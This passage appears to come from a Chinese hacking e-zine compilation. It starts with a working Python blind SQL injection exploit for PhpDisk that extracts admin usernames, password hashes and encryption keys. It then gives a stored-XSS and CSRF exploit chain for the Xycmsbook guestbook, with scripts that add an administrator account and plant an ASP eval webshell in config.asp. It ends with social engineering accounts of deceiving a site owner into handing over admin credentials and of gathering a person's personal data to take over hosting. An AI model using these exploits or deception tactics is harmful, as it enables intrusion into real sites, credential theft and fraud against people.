new("passportlogin"+"1"+"1").hexdigest().upper())

def get_username():

    msg("get  username ...")
    global  pass_list
    len=0
    for i in range(40) :
          if  b(make_plyload("pd_users  WHERE 1  and  (SELECT  LENGTH(username)  from  pd_users
where userid=%d )= %d  #" % (uid,i))):
              len=i
              msg("username length:%d" % len,1)
              break
    global  key_list
    key_list=['0','1','2','3','4','5','6','7','8','9']
    key_list+=map(chr,range(97,123))
    username=""
    for i  in range(len) :
        for key in key_list :
```

```
            t=key
            if type(key) != int:
                t="0x"+binascii.hexlify(key)
            if(b(make_plyload("pd_users WHERE 1 and (SELECT substr(username,%d,1) from
pd_users where userid=%d)=%s #" % (i+1,uid,t))):
                msg("username[%d]:%s" % (i+1,key))
                username+=key
                break
    msg("username:"+username,1)
    return username

def get_password():

    pass_list=['0','1','2','3','4','5','6','7','8','9','a','b','c','d','e','f']
    password=""
    for i in range(32):
        for key in pass_list:
            t=key
            if type(key) != int:
                t="0x"+binascii.hexlify(key)
            if(b(make_plyload("pd_users WHERE 1 and (SELECT substr(password,%d,1) from
pd_users where userid=%d)=%s #" % (i+1,uid,t))):
                msg("password[%d]:%s" % (i+1,key))
                password+=key
                break
    msg("username:"+password,1)
    return password

def get_encrypt_key():

    msg("get encrypt_key...")
    global pass_list
    pass_list=map(chr,range(97,123))
    len=0
    for i in range(40):
        if b(make_plyload("pd_users WHERE 1 and (SELECT LENGTH(value) from pd_settings
where vars=0x656e63727970745f6b6579)=%d #23" % i)):
            len=i
            msg("encrypt_key length:%d" % len,1)
            break
    global key_list
    key_list=['0','1','2','3','4','5','6','7','8','9']
    key_list+=map(chr,range(65,91)+range(97,123))
    encrypt_key=""
```

```
    for i in range(len):
        for key in key_list:
            t=key
            if type(key) != int:
                t="0x"+binascii.hexlify(key)
            if(b(make_plyload("pd_users WHERE 1 and (SELECT binary(substr(value,%d,1)) from
pd_settings where vars=0x656e63727970745f6b6579) = %s #" % (i+1,t))):
                msg("key[%d]:%s" % (i+1,key))
                encrypt_key+=key
                break
    msg("encrypt_key:"+encrypt_key,1)
    return encrypt_key

if __name__=='__main__':

    cslogo()
    if len(sys.argv) > 1:
     site=sys.argv[1];
     global target
     global uid
     try:
      uid=int(sys.argv[2]);
     except:
       uid=1
     target=site+"/plugins/phpdisk_client/passport.php"
     msg("exploit:"+site)
    #print get_data(make_plyload("pd_users WHERE 1 and (SELECT substr(value,2,1) from
pd_settings where vars=0x656e63727970745f6b6579) = 9 %23"))
     if get_data(target):
         username=get_username()
         if len(username) > 0:
            password=get_password()
            if len(password) == 32:
                msg("Succeed: username:%s password:%s" % (username,password),1)


     else:

         msg("vulnerability not exits",2);
         exit();
```

注释： python 代码如直接复制不能运行,请下载附件中的 phpdisk.py

附件地址：http://pan.baidu.com/share/link?shareid=1803268852&uk=103985760

（全文完）责任编辑：随性仙人掌

第3节 web 程序对客服端数据加解密带来的安全问题

作者：Yaseng
来自：C0deplay
网址：www.c0deplay.com

前言：对于一个完善系统而言,无论是桌面还是 web 程序, 都会使用客户端保存数据如 cookie,db 文件等。为了不让外部获取或者控制,系统会对数据进行私有加密 例如 qq 密码, 聊天记录,web 程序中用户信息等。而对于开源程序而言,算法是公开的,对数据的加密只有依靠 key 来保护数据 ,一旦数据可控就可能造成某些安全问题,本文探讨 web 开源程序中对私有数据的使代码的安全性问题。

直捣黄龙:key 可知：

某些加密 key 可推算抑或可爆破情况下,私有数据数据完全可控,根据实际环境 sql 注入 ,xss ,越权等攻击 。

例如:

espcms 暴力注入 漏洞相关下载地址： http://pan.baidu.com/share/link?shareid=1124971310&uk=103985760
dedecms cookie 注入漏洞相关下载地址： http://pan.baidu.com/share/link?shareid=1122619660&uk=103985760
PHPCMS V9 sys_auth() 设计缺陷导致多个 SQL 注入漏洞 漏洞相关下载地址： http://pan.baidu.com/share/link?shareid=1132265706&uk=103985760

隔山打牛:key 不可知：

为了数据和代码的统一,一套系统中数据的加密解密 key 一般是通用的,我们可以利用程序的某些功能来生成加密之后的数据,从而控制程序的私有数据,进行攻击。

例如：

phpcms SQL 注：http://pan.baidu.com/share/link?shareid=1645688656&uk=103985760
espcms 二次注入：http://www.wooyun.org/bugs/wooyun-2013-031669

总结：

程序除了对输入输出的数据做严格过滤之外,对内部私有数据也要相应的过滤。

（全文完）责任编辑：随性仙人掌

第4节 Xycmsbook 留言程序 XSS+CSRF 的 getshell 源码分析

作者：Mr.x
来自：C0deplay
网址：www.c0deplay.com

对 xycmsbook_v5.9 这套留言程序如何通过利用 XSS+CSRF 添加登录管理员到 Getshell 进行源码分析。首先看一下添加留言 add_book.asp 的代码，提交的数据都 POST 到 add_book_passed.asp，如下：

```
.....
<form action="add_book_passed.asp" method="post" name="form_book" onSubmit="return cheackbook();">
```

```
        <table cellpadding="0" cellspacing="8" border="0" width="580" align="center">
          <tr>
            <td width="65"><div align="right">留言类别：</div></td>
            <td width="491"><select name="ssfl" id="ssfl" class="b_s"><%=ly_lb()%></select></td>
.....
```

不过 POST 数据前调用了 javascript 客户端先检查数据的合法性。

```
.....
function cheackbook(){
    var form=document.form_book;
    if (form.book_title.value.replace(/ /g,"")==""){
        alert("留言标题内容不能为空，请认真填写");
        form.book_title.focus();
        return false;
        }
.....
```

OK，再看接收提交信息的 add_book_passed.asp 文件源码

```
.....
ssfl=request.form("ssfl")
book_title=Checkxss(trim(request.form("book_title")))
gbook_sh=trim(request.form("gbook_sh"))
book_name=Checkxss(trim(request.form("book_name")))
book_email=trim(request.form("book_email"))
book_tel=trim(request.form("book_tel"))
book_qq=trim(request.form("book_qq"))
yc_email=request.form("yc_email")
yc_qq=request.form("yc_qq")
book_address=Checkxss(trim(request.form("book_address")))
book_body=Checkxss(trim(request.form("book_body")))
VerifyCode=request.form("VerifyCode")
ip=request.servervariables("remote_addr")
.....
```

看到调用了/inc/function.asp 文件里的 Checkxss 方法过滤 XSS 关键字符。

```
.....
Function Checkxss(byVal ChkStr)
    Dim Str
    Str = ChkStr
    If IsNull(Str) Then
        CheckStr = ""
        Exit Function
    End If
    Str = Replace(Str, "&", "&amp;")
    Str = Replace(Str, "'", "&acute;")
    Str = Replace(Str, """", "&quot;")
    Str = Replace(Str, "<", "&lt;")
```

```
    Str = Replace(Str, ">", "&gt;")
    Str = Replace(Str, "/", "&#47;")
Str = Replace(Str, "*", "&#42;")
.....
```

但在邮箱地址，QQ，联系电话等几个地方没调用 Checkxss 函数进行过滤，然后直接入库了。

```
.....
rs.addnew
rs("ssfl")=ssfl
rs("book_title")=book_title
rs("book_name")=book_name
rs("book_email")=book_email
rs("book_tel")=book_tel
rs("book_qq")=book_qq
rs("yc_qq")=yc_qq
rs("yc_email")=yc_email
rs("book_address")=book_address
rs("book_body")=book_body
rs("add_ip")=ip
rs("passed")=gbook_sh
rs.update
rs.close
.....
```

也就是说只要我们在邮箱地址，联系 QQ，联系电话这几个地方输入我们的 XSS 代码就会直接写入到数据库，成为存储型 XSS。

我们再看一下后台查看留言的文件/system/hf_gbook.asp 有没有做输出过滤，可以看到从数据库里读出来的数据没有过滤就直接就用了。

```
.....
        <tr    onmouseout="style.backgroundColor='#F1F5F8'" bgcolor="#F1F5F8" >
          <td height="28" width="11%" class="td">留言标题</td>
          <td width="89%"    class="td"> <%=rs("book_title")%><input name="id" type="hidden" id="id"
value="<%=rs("id")%>" /></td>
        </tr>
        <tr    onmouseout="style.backgroundColor='#FFFFFF'" bgcolor="#FFFFFF">
          <td height="25" width="11%" class="td">留言姓名</td>
          <td class="td"> <%=rs("book_name")%></td>
        </tr>
.....
```

这样的话那想怎么玩就怎么玩了。

再看到后台文件，所有的文件都包含了 seeion.asp 文件。如图 5-4-1：

```
<!--#include file="../conn.asp" -->
<!--#include file="seeion.asp"-->
<!--#include file="page.asp" -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML
```

图　5-4-1

seeion.asp 是验证 seeion(“admin”)，也就是说通过 XSS 获取到 COOKISE，伪造登录后台是不

实现了。

```
<%if session("admin")<>"" then%>
<%
else
Response.Write "<script>alert('您好，网页链接超时，请登录后再来！
');window.location.href='../index.asp';</script>"
response.end
end if
%>
```

再看后台添加登录账号密码部分 admin_manage.asp，只检查登录身份就可以添加一个后台账号了。

```
<!--#include file="../conn.asp" -->
<!--#include file="seeion.asp"-->
<!--#include file="md5.Asp" -->
.....
<form action="admin_manage.asp?act=add" method="post" name="add">
              <table width="100%" border="0" align="center" cellpadding="5" cellspacing="0" >
              <tr>
                <td colspan="2"><span class="STYLE7">添加管理员</span></td>
              </tr>
        <tr onmouseout="style.backgroundColor='#F1F5F8'" bgcolor="#F1F5F8" >
          <td height="25" width="10%" class="td">管理员帐号：</td>
          <td width="90%"   class="td"><input name="admin" type="text" size="30"   />
          * [管理帐号只能由字母、数字及下划线组成]</td>
        </tr>
        <tr onmouseout="style.backgroundColor='#FFFFFF'" bgcolor="#FFFFFF">
          <td width="10%" height="13" class="td">登录密码：</td>
          <td class="td"><input name="password" type="text" size="30"   />
            * </td>
.....
```

最后看到 admin_setup.asp 文件，是后台修改网站配置文件的，直接获取参数过滤下空格就直接写入/inc/config.asp，这也是此系统唯一的 Getshell 利用点，通过往网站配置文件写入一句话代码。

```
<%
if Request.QueryString("act")="ok" then
set fso=Server.CreateObject("Scripting.FileSystemObject")
set hf=fso.CreateTextFile(Server.mappath("../inc/config.asp"),true)
hf.write "<" & "%" & vbcrlf
hf.write "Const wzname=" & chr(34) & trim(request.form("wzname")) & chr(34) & "'网站名称" & vbcrlf
hf.write "Const descriptions=" & chr(34) & trim(request.form("descriptions")) & chr(34) & "'网站描述" & vbcrlf
hf.write "Const keywords=" & chr(34) & trim(request.form("keywords")) & chr(34) & "'网站关键字" & vbcrlf
hf.write "Const gbook_sh=" & chr(34) & trim(request.form("gbook_sh")) & chr(34) & "'留言是否审核：0-不审核；
1-审核。" & vbcrlf
hf.write "Const book_ts=" & chr(34) & trim(request.form("book_ts")) & chr(34) & "'留言显示条数/页" & vbcrlf
```

```
hf.write "%" & ">"
hf.close
set hf=nothing
set fso=Nothing
response.Write("<script>alert('网站基本设置更新成功！');window.location.href='admin_setup.asp';</script>")
End If
%>
```

理论那么多，就开始实战。

测试语句：<script>alert(/Xss/)</script>

发布新留言，在邮箱地址处插入我们的 XssCode，如图 5-4-2：



图　5 -4-2

直接提交就弹出一个警告框，这里就是前面说的那个 javascript 脚本本地客户端检查数据的合法性。可以用谷歌浏览器，审查元素把 return cheackbook()；去掉，或者手工 POST 提交数据简单绕过，如图 5-4-3、图 5-4-4：



图　5-4-3

图　5-4-4

提交成功，不过在首页代码没被执行，代码变成这样了：

```
<a href="mailto:没过滤<script>alert(/Xss/)</script>邮箱</a>
```

XSS 代码被 href=" 包括住所以没有执行，怎么办？

很简单，只要把前面的 href=" 闭合了就行了。

我们提交：

```
"><script>alert(/Xss/)</script>
```

就可以把前面的 href="语句闭合了。

如下代码：

```
<a href=""><script>alert(/Xss/)</script>邮箱</a>
```

结果如图 5-4-5：



图　5-4-5

这是前台的 XSS 构造方法。
其实后台倒是没影响，如图 5-4-6：

```
line.gif" alt="留言者" /> <strong>xxoo</strong></p>
>
:192.168.1.* / <a href="mailto:"><script>alert(/Xss/)</script>">邮箱</a> / <a target=blank ]
p;    
>[带&quot;<span class="STYLE3">*</span>&quot;号为隐藏内容]</span></div>

if" alt="问题标题" /> xxoo   
```

如图 5-4-6

下面直接给出，后台添加用户和 Getshell_CSRF 的 EXP。
添加用户的 EXP：

```
<script>
var aj;

if (window.XMLHttpRequest)
{
aj=new XMLHttpRequest();
}

else
{
aj=new ActiveXObject("Microsoft.XMLHTTP");
}

aj.open("POST", "../system/admin_manage.asp?act=add", false);
var postdata = 'admin=xss&password=111111&password3=111111&button=%CC%E1%BD%BB%CA%FD%BE%DD';
aj.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
aj.send(postdata);
</script>
```

用户名：xss 密码：111111，登陆后台，如图 5-4-7、5-4-8：



图　5-4-7

图　5-4-8

直接 Getshell EXP:

```
<script>
var aj;
if (window.XMLHttpRequest)
{
aj=new XMLHttpRequest();
}
else
{
aj=new ActiveXObject("Microsoft.XMLHTTP");
}
aj.open("POST", "../system/admin_setup.asp?act=ok", false);
var postdata =
'wzname=%ce%d2%ca%c7%c4%be%c2%ed%22%25%3E%3C%25response.write%20%22ok%22%3Aeval+request%
28%22pass%22%29%25%3E%3C%25%27&descriptions=2&keywords=3&gbook_sh=0&book_ts=6&button=%B1%
A3%B4%E6%CF%B5%CD%B3%C9%E8%D6%C3';
aj.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
```

```
aj.send(postdata);
</script>
```

如果 Getshell 成功在访问/inc/config.asp 会出现 OK，如图 5-4-9：

图　5-4-9

成功。可直接菜刀连接密码：pass。成功证明如图 5-4-10：



图　5-4-10

（全文完）责任编辑：随性仙人掌

第六章 社会工程学

第1节　完美社工 helen 狗的后台权限

作者：1_Two
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

我本身在他的群里面，所以什么都方便。所以成功。大家看完后自己发挥思路。
嘎嘎，因为这两天 dede 的洞比较多，而 helen 的站的 c 段有几个 dede。所以有了一下淫荡的思路。首先我说通过 c 段的绕过嗅探，得到了服务器的权限，并脱库成功，如图 6-1-1：



图　6-1-1

然后上次不是发了个道德的数据库，我拿出来根据他论坛的前 20 多个的用户，把库库的用

户名改了，如图 6-1-2：

图　6-1-2

防止露馅，先把邮箱和 ip 登录等信息删除了。

先发到群里，大家一起观摩。大家争论了一下，我估摸这 helen 光凭这是不会相信俺的。所以我...

(1)修改了本地的 hosts，映射到他的站。去下了一个 dz x3 的源码。本地搭建了一个，如图 6-1-3：



图　6-1-3

修改了站点信息，让标题栏更像了。

(2)胡编乱造

刚准备把这个图丢到群里去的时候，脑子灵光一闪。我去看看他论坛的后台，丢了一个 admin.php...果然，改了后台。于是迅速把后台地址涂鸦了。

然后在群里乱扯了一番。管理登录，用代码可绕过修改后的后台，helen 相信后寻求修复的方法。

以代码不外泄为由，要权限。然后...

(3)36 计之欲擒故纵，如图 6-1-4 和图 6-1-5：


1_Two 16:15:22
·其实没什么洞
·说的好玩的
Helen 16:15:49
·那个后台是什么情况
·= =
·我总得修复下吧
1_Two 16:16:42
那你发我权限吧，给你快点弄完。我出去打球了
Helen 16:17:04
·OK
·
http://www.[redacted].com/[redacted]
.php
·账号two
·密码[redacted]
NO!
4CK
Security Team

图　6-1-4


Helen
就在刚才身边一个朋友Q被盗了，某黑客开始社工我了，截图送上，分析盗号者的...
腾讯游戏
1_Two 16:17:41
·ok，成功。嘎嘎
·
·完美的社工之路
·去删了吧
Helen 16:18:28
·
1_Two 16:18:38
我没登录，你在后台可以看到
Helen 16:18:41
·= =
·你咋这么淫荡呢
·现在
1_Two 16:19:04
·
·无聊的
·从早上开始布局
Helen 16:19:18
·那个
·后台
·是什么情况
·我真想问问
1_Two 16:19:31
我自己动的
NO!
4CK

图　6-1-5

这样后台权限到手。其实再说一下后台又不能修改文件。各一个 ftp 权限或服务器权限，说不定也可以搞定。。。嘎嘎，一想算了，玩玩而已。。。
其实早上伙同群里的几个基友就开始讨论了，集体布了一个前奏的局。。。这里成功的主要元素就是图太像真的了，大家不要做坏事哦。
（全文完）责任编辑：桔子

第2节　利用心理学社下网站模块源码

作者：Edrea
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

所有信息已打码，已提醒被社工者。
qq:12828808xx
姓名:刘 xx
中国 安徽 宿州
生日：1993 年 3 月 31 日
windxxxx
chinaxinxxxx@gmail.com
chinaxinxxxx@163.com
突然有一天，基友给我发来这些信息，要我去查裤子。查出来了一个 ys168 的，但是密码错误了。
我就好奇的问了下，干嘛要他的信息。基友说看中了他网站的模块源码，不过要 99 块，所以想社下空间密码去自己下载下来。我问他成功了没有，他说没，那我就去帮他试试吧。
拿到手里这些信息，百度、Google 了下，没有任何有用的信息。通过 Whois 也查不到任何信息。
直接社空间商吧，加了他 QQ，看聊天记录，如图 6-2-1～图 6-2-3：

图　6-2-1

图　6-2-2

图　6-2-3

我们知道了空间是在哪里购买的，然后我就去百度了一下，然后找到客服，如图 6-2-4～图 6-2-6：



图　6-2-4

